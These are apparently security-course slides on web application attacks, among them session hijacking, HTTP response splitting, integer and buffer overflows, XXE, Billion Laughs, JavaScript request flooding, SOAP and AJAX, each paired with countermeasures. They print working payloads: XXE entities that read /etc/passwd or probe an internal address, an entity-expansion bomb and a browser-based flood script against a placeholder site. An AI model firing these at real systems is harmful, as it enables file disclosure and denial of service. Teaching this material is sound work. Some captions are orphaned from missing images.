`<FORM METHOD=POST ACTION="/account.php">`

`<INPUT TYPE="hidden" NAME="sessionId" VALUE="BA60012219">`

- Unique identifier in cookies

`Set-Cookie: sessionId="BA60012219"; path="/"; domain="www.bank.com"; expires="2023-06-01 00:00:00GMT"; version=0`



# COMMON SESSION MANAGEMENT ATTACKS

Attack	Description
Session hijacking (a.k.a. sidejacking)	<ul style="list-style-type: none"><li>• Involves employing various techniques to tamper with, or take over, TCP and Web application user sessions</li><li>• If the attacker successfully impersonates the user/client, they gain access to any sensitive information found in the session</li></ul>
Cracking Apache IDs	<ul style="list-style-type: none"><li>• Some Web applications use the built-in cookie session ID generation algorithms that ship with the Apache Web server</li><li>• An ID generated via the algorithm in <code>mod_usertrack.c</code> can be guessed using automated scripts.</li></ul>



# COMMON SESSION MANAGEMENT ATTACKS (CONT'D)

Attack	Description
Sniffing session IDs	<ul style="list-style-type: none"><li>• Sessions that use unencrypted HTTP can be sniffed, and their session ID extracted</li></ul>
Session fixation	<ul style="list-style-type: none"><li>• Instead of stealing/hijacking the victim's session, the attacker fixes the user's session ID before the user even logs into the target server</li><li>• Eliminates the need to obtain the user's session ID afterwards</li></ul>
Credentials/session prediction	<ul style="list-style-type: none"><li>• If an app simply increments the ID for each new session, future IDs can be quickly predicted</li></ul>



# COOKIE/SESSION POISONING

- Cookies maintain session state
- Poisoning:
  - Alters the cookie content
  - Permits the injection of malicious content, alter user's experience, gather sensitive information
  - Rewrites session data
- Countermeasures:
  - Set the Secure attribute on the cookie to protect its confidentiality
  - Hash the cookie to protect its integrity.



# OTHER SESSION VULNERABILITIES

- Insufficient session expiration
  - A web application takes a long time to time out
  - If the user simply closes the browser, the session is still active
  - If the user leaves (such as at a public café) an attacker could take their place, open the site again, and automatically enter without authenticating
- Weak session cryptographic algorithms
  - The common (and outdated) MD5 hashing algorithm can be attacked by a number of password brute forcers.



# OTHER SESSION VULNERABILITIES (CONT'D)

- Insufficient session ID length
  - The shorter the ID, the easier it is to crack (even if encrypted)
- Proxies and caching
  - If the web app is accessed from behind a corporate proxy, whenever the session ID is passed the proxy will cache it
- Insecure server-side session ID storage
  - Some frameworks use shared areas of the Web server's disk to store session data
  - In particular, PHP uses /tmp on UNIX, and c:\windows\temp on Windows, by default
  - These areas provide no protection.





# SESSION ATTACK COUNTERMEASURES

- Make session IDs unpredictable
- Encrypt session tokens
- Change the session token after authentication
- Use a Message Authentication Code (MAC) to validate sensitive data
  - A MAC function adds a secret key to a hashing function
  - An attacker cannot generate a valid MAC without the key
  - The server and browser will include the MAC for any data sent
  - The server can verify the MAC using its secret key.



# SCENARIO

- A web developer wants to protect their new web application from a man-in-the-middle attack
- The dev should set the Secure attribute on the cookie
  - It will protect the cookie's confidentiality
  - The cookie will be included in an HTTP request ONLY if transmitted over a secure channel (typically HTTPS)
- Forcing the web application to use TLS or SSL does not necessarily force the cookie to be sent over TLS/SSL
  - You still need to set the cookie's Secure attribute.
- Hashing the cookie ensures the cookie's integrity
  - It does not, however, provide confidentiality.



# 14.22 RESPONSE SPLITTING

- HTTP Response Splitting
- Countermeasures





# HTTP RESPONSE SPLITTING

- A protocol manipulation attack, similar to Parameter Tampering
- Uses CRLF (Carriage Return, Line Feed) injection
- An attacker adds header response data to an input field so the server splits the response
- The web app must permit carriage return and line feed characters in its input
- Since HTML is stateless, neither the server nor the client notices the odd behavior
- With HTTP Response Splitting, it is possible to mount various kinds of attacks:
  - Cross-site Scripting (XSS) attacks
  - Cross User Defacement
  - Web Cache Poisoning
  - Page Hijacking
  - Browser Cache Poisoning
  - Browser Hijacking.



# HTTP RESPONSE SPLITTING EXAMPLE

```
GET http://www.google.com/ HTTP/1.1 \r\n
Host: www.google.com \r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1; Google-TR-
5.7.806.10245-en) Gecko/2008070208 Firefox/3.0.1 Paros/3.2.13 \r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n
Accept-Language: en-us,en;q=0.5 \r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 \r\n
Keep-Alive: 300 \r\n
Proxy-Connection: keep-alive \r\n 
\r\n 
<HTML>
<HEAD>
<TITLE>Your Title Here</TITLE>
```



# HTTP RESPONSE SPLITTING EXAMPLE

```
GET http://www.google.com/ HTTP/1.1 \r\n
Host: www.google.com \r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1; Google-TR-
5.7.806.10245-en) Gecko/2008070208 Firefox/3.0.1 Paros/3.2.13 \r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n
Accept-Language: en-us,en;q=0.5 \r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 \r\n
Keep-Alive: 300 \r\n
Proxy-Connection: keep-alive \r\n ←
```

```
<HTML>
<HEAD>
<TITLE>You're PWND!</TITLE>
<BODY>malicious content...</BODY></html>
```

Another header with malicious  
content inserted here

```
\r\n ←
<HTML>
<HEAD>
<TITLE>Your Title Here</TITLE>
```

This original part is now ignored



# RESPONSE SPLITTING COUNTERMEASURES

- To mount a successful exploit, the application must allow input that contains:
  - CR (carriage return, also given by %0d or \r)
  - and LF (line feed, also given by %0a or \n) characters into the header
- AND the underlying platform must be vulnerable to the injection of such characters
- Retire all old application servers
- This vulnerability has been fixed in most modern application servers
  - Regardless of what language the code has been written in.




# 14.24 OVERFLOW ATTACKS

- Overflow Types
- Fuzz Testing
- Overflow Countermeasures





# APPLICATION MEMORY STRUCTURE



Temporarily stores variables created by a function  
When the task is complete, the memory is erased

Temporarily stores data created  
while the program is running



# OVERFLOW TYPES

Overflow Type	Description
Integer Overflow	<ul style="list-style-type: none"><li>• A condition that occurs when the result of an integer operation does not fit within its allocated memory space</li></ul>
Buffer Overflow	<ul style="list-style-type: none"><li>• An unexpected event where a program, while writing data to a buffer, overruns the buffer's boundary</li><li>• Overwrites adjacent memory locations</li><li>• Can be a heap or stack overflow</li></ul>
Heap Overflow	<ul style="list-style-type: none"><li>• Less common and harder to execute</li><li>• Involves flooding the memory space allocated for a program beyond memory used for current runtime operations</li></ul>
Stack Overflow	<ul style="list-style-type: none"><li>• More common type of buffer overflow</li><li>• Exceeds the stack memory that only exists during the execution time of a function</li></ul>



# INTEGER OVERFLOW

- A common cause of software errors
- Occurs when the result of an integer operation does not fit within the allocated memory space
- Usually causes the result to be unexpected, rather than an application error
  - The app could continue with wrong values.




# INTEGER OVERFLOW (CONT'D)

- In a “signed” integer, half of the range is positive, the other half negative
  - For example, in Android Kotlin, a signed integer has a maximum range of ~ 4 billion  
-2147483648 .. 0 .. 2147483647
  - You can't exceed either value
  - If you do, the number will simply “wrap around” (like a clock or car odometer)
  - $2147483647 + 1 \rightarrow -2147483648$
  - $-2147483648 - 1 \rightarrow 2147483647$
  - An attacker could take advantage of this to get a refund, rather than having to pay
- In an “unsigned” integer, the numbers are only positive (e.g.  $0 \rightarrow 32768$ ).



# SIGNED INTEGER OVERFLOW EXAMPLE

//Kotlin signed int: -2147483648 .. 0 .. 2147483647



```
fun main() {  
    var value = Integer.MAX_VALUE
```

Set the value initially to the  
max of 2147483647

```
    println(value)  
    println(value+1)  
}
```

Print 2147483647

Print 2147483647 + 1

```
//Output:  
2147483647  
-2147483648
```

This output is ok

This output shows the integer overflow



# BUFFER OVERFLOW

- App writes more data than a block of memory is designed to hold
  - Inputs more data than the buffer is allowed
- Allows attackers to change address space of target process
- Attackers direct program execution to memory locations containing malicious code.



# FUZZ TESTING

- Fuzz testing is a quality and assurance checking technique that is used to identify coding errors and security loopholes in a targeted web applications
- Huge amounts of random data called 'Fuzz' will be generated by the fuzz testing tools (Fuzzers)
  - The hope is to crash the program, or get it to behave strangely
- Fuzzing is also used against the target web application to discover vulnerabilities that can be exploited by various attacks
- Can be used in all sorts of injection attacks
- Typically used to discover buffer overflow vulnerabilities.



# OVERFLOW COUNTERMEASURES

- Perform static code analysis on the source code
- Use fuzzing to test running code dynamically
- Place a “canary” (typically a small random integer) in your code
  - Put it before the return carriage of the termination point of the buffer
  - It will have to be overwritten first before the overflow can occur
  - The system can monitor for this.





# SCENARIO

- You are conducting a code review of a program
- You see that a calculation was attempted but gave a strange result:

`0xffffffff + 1 returned 0x00000000`

- This is an indication of an **integer overflow**
- Notice how the value seems to have “wrapped”.



# 14.25 XXE ATTACKS

- XXE Overview
- Examples
- Prevent XXE Attacks



# **XML EXTERNAL ENTITIES ATTACK**

- AKA XXE or XEE
- An attack against an application that uses XML for data exchange
- If a web application uses XML data an attacker can interfere with the request and manipulate it
- The attacker could inject malicious code in the XML
  - Similar to SQL injection or command injection
- The malicious code typically references an “external entity” such as an operating system file



# XXE ATTACK EXAMPLE

- In this example, the payload will return the content of /etc/passwd file on target system's OS:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```



# XXE ATTACK EXAMPLE #2

- The attacker probes the private network of the server by changing the entity line to an IP address:

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "https://192.168.1.100:8080" >]>  
<foo>&xxe;</foo>
```



# XXE EXAMPLE #3

- The attacker includes a potentially endless file to create a denial of service attack
- /dev/random is an interface to the kernel's random number generator

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///dev/random" >]>  <foo>&xxe;</foo>
```



# HOW TO PREVENT XXE ATTACKS

- Use simpler data formats such as JSON whenever possible
- Avoid sensitive data serialization
- Upgrade or patch all XML libraries and processors used by the underlying operating system or the application
- Prefer to use dependency checkers and upgrade to SOAP 1.2 or higher
- Disable DTD processing of XML external entity in all applications, in all XML parsers
  - Document Type Definition defines the tree structure of HTML and XML (and other) documents
- Implement whitelisting or positive server-side input validation, sanitization, or filtering
- Perform manual code review
- Scan code using Static Application Security Testing (SAST) tools.



# 14.23 WEB APP DOS

- Web App DoS Overview
- Examples
- Countermeasures





# DENIAL-OF-SERVICE (DOS)

- Attackers overload server resources by sending hundreds of requests
- JavaScript-based DDoS attacks are a growing problem on the Internet
- App-level attacks are hard to detect
- App vulnerabilities susceptible to DoS include:
  - Poor validation of data
  - Flaws in implementation
  - Reasonable use of expectations
  - Bottlenecks in the application environment.



# BILLION LAUGHS XXE DOS

- Denial of Service attack that takes up an exponential amount of space or time
  - Each string expands to ten of the previous string
  - Ultimately this small block contains  $10^9$  (a billion) lols

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



# JAVASCRIPT DOS ATTACK EXAMPLE

- This script sends floods of requests to a victim website:

```
function imgflood() {  
    var TARGET = 'victim-website.com'  
    var URI = '/index.php?'  
    var pic = new Image()  
    var rand = Math.floor(Math.random() * 1000) //Create 0 - 999 requests  
    pic.src = 'http://' + TARGET + URI + rand + '=val'  
}  
setInterval(imgflood, 10) //Interval is in milliseconds
```




# JAVASCRIPT DOS EXPLANATION

- The script creates an image tag on the page 100 times per second
- The image points to “victim-website.com” with randomized number queries (from 0 to 999)
- Every visitor to a site that contains this script becomes an unwitting participant in a DDoS attack against “victim-website.com”
- The messages sent by the browser are valid HTTP requests
- This attack doesn’t simply “clog up the pipes” with a lot of network traffic
- The web server and backend to become overloaded with work.



# JAVASCRIPT DDOS ATTACK EXAMPLE



# DOS COUNTERMEASURES

- Carefully review and test your code to look for vulnerabilities that can lead to DoS/DDoS attacks
- Load balance critical services so they can absorb an attack
- Consider using an online service to filter/buffer your website traffic against DDoS attacks.



# 14.26 SOAP ATTACKS

- SOAP Overview
- SOAP Vulnerabilities
- Attacks
- Countermeasures



# SIMPLE OBJECT ACCESS PROTOCOL (SOAP)

- A light weight data interchange protocol
  - Exchanges data between web services
  - Provides a structured model for messaging
  - Mainly used for web services and APIs
- Based on XML
- Built on top of HTTP
- Designed to be OS and Platform independent.






# SOAP VULNERABILITIES

Because SOAP uses XML and HTTP, it is vulnerable to many web app attacks:

- Code Injection
- Leaked/Breached Access
- (Distributed) Denial of Service
- Cross-Site Scripting
- Session Hijacking




# NORMAL SOAP REQUEST EXAMPLE



# MALICIOUS SOAP REQUEST EXAMPLE

- An attacker changes the delivery address of an item bought at an online store
- The request is still considered valid because the part that was “signed” by security is still there



# HOW TO SECURE SOAP

- Ensure that SOAP messages are shown to authorized users only
- Add a security credential to the SOAP header
  - Include username and password as variables
  - When SOAP messages are generated, these credentials are also generated, and the username and password will be required when a user calls the web service
- Validate input
- Limit SOAP message length and volume to mitigate DOS attacks
- Monitor application requests
- Regularly test the app
- Implement redundant security.



# 14.27 AJAX ATTACKS

- AJAX Overview
- AJAX Vulnerabilities
- Protecting AJAX



# ASYNCHRONOUS JAVASCRIPT TECHNOLOGY AND XML (AJAX)

- AJAX is a collection of technologies:
  - XML, HTML, DOM, CSS, JavaScript
  - They are used together on the client side to increase interactivity, speed and usability
- Web apps are designed to provide a rich user experience and imitate “traditional” desktop applications
  - Examples: Google Docs, Google Sheets, Google Maps, Yahoo! Mail.



# AJAX VULNERABILITIES

- Increased attack surface with many more inputs to secure
  - Internal functions of the application can become exposed
- Client has access to third-party resources with no built-in security
- Failure to protect authentication information and sessions
  - An attacker might be able to use hidden URLs to hijack server requests to back-end applications
- Blurred line between client-side and server-side code, possibly resulting in security mistakes
- AJAX is particularly vulnerable to:
  - SQL Injection
  - XSS
  - CSRF
  - DoS.



# AJAX AND XSS

- Browser and AJAX Requests look identical - a server can't tell the difference
- A JavaScript program can use AJAX to request a resource in the background without the user's knowledge
  - The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request
  - JavaScript code can then access the response to this hidden request and then send more requests.
  - This expansion of JavaScript functionality increases the possible damage of XSS
- A XSS attack could send requests for specific pages other than the page the user is currently looking at
  - This allows the attacker to actively look for certain content, potentially accessing the data.





# DEFENDING AJAX-ENABLED WEB APPS

- Sanitize input and whitelist allowed characters
- Properly encode all output to strip metacharacters of any special meaning
- Consider using an automated tool to scan JavaScript files and identify vulnerable AJAX calls in running code
- Tools include:
  - FireBug
  - Acunetix Web Vulnerability Scanner
  - OWASP ZAP AJAX Spider.




# 14.30 WEB APP HACKING TOOLS

- Web App Pentesting Tools



# WEB APP PENTESTING TOOLS

- **Grabber**
  - Simple, portable vulnerability scanner
  - Suitable for small websites
  - <http://rgaucher.info/beta/grabber/>
- **Vega**
  - Open source web scanner and testing platform
  - Can be used for automated, manual, or hybrid security testing
  - <https://subgraph.com/vega/>
- **Zed Attack Proxy (ZAP)**
  - Automated web app scanner and intercepting proxy for manual tests on specific pages
  - <https://github.com/zaproxy/zaproxy>
- **Wapiti**
  - Scan web pages and inject data
  - <http://wapiti.sourceforge.net/>
- **W3af**
  - Web app attack and audit framework
  - <http://w3af.org/>



# WEB APP PENTESTING TOOLS (CONT'D)

- WebScarab
  - Java-based security framework/intercepting proxy
  - Analyze web apps using HTTP or HTTPS
  - [https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
- SQLMap
  - Automate finding and exploiting SQL injection vulnerabilities in a website's database
  - <https://github.com/sqlmapproject/sqlmap>
- Ratproxy
  - Web app security audit tool
  - Can distinguish between CSS stylesheets and JavaScript codes
  - Also supports the SSL man-in-the-middle attack
    - You can also see data passing through SSL.
